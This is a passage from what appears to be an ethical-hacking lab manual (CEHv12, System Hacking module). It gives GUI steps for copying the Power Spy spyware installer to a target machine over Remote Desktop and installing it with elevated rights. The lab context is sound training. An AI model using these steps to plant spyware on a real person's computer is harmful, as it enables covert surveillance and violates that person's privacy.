


9. Minimize the **Remote Desktop Connection** window.

Note: If **Server Manager** window appears, close it.

10. Navigate to **Z:\CEHv12 Module 06 System Hacking\Spyware\General Spyware\Power Spy** and copy **setup.exe**.






11. Switch to the **Remote Desktop Connection** window and paste the **setup.exe** file on the target system's **Desktop**.



12. Double-click the **setup.exe** file.

Note: If a **User Account Control** pop-up appears, click **Yes**.


13. The **Setup - Power Spy** window appears; click **Next**. Follow the installation wizard to install Power Spy using the default settings.



14. After the installation completes, the **Completing the Power Spy Setup Wizard** appears; click **Finish**.

15. The **Run as Administrator** window appears; click **Run**.






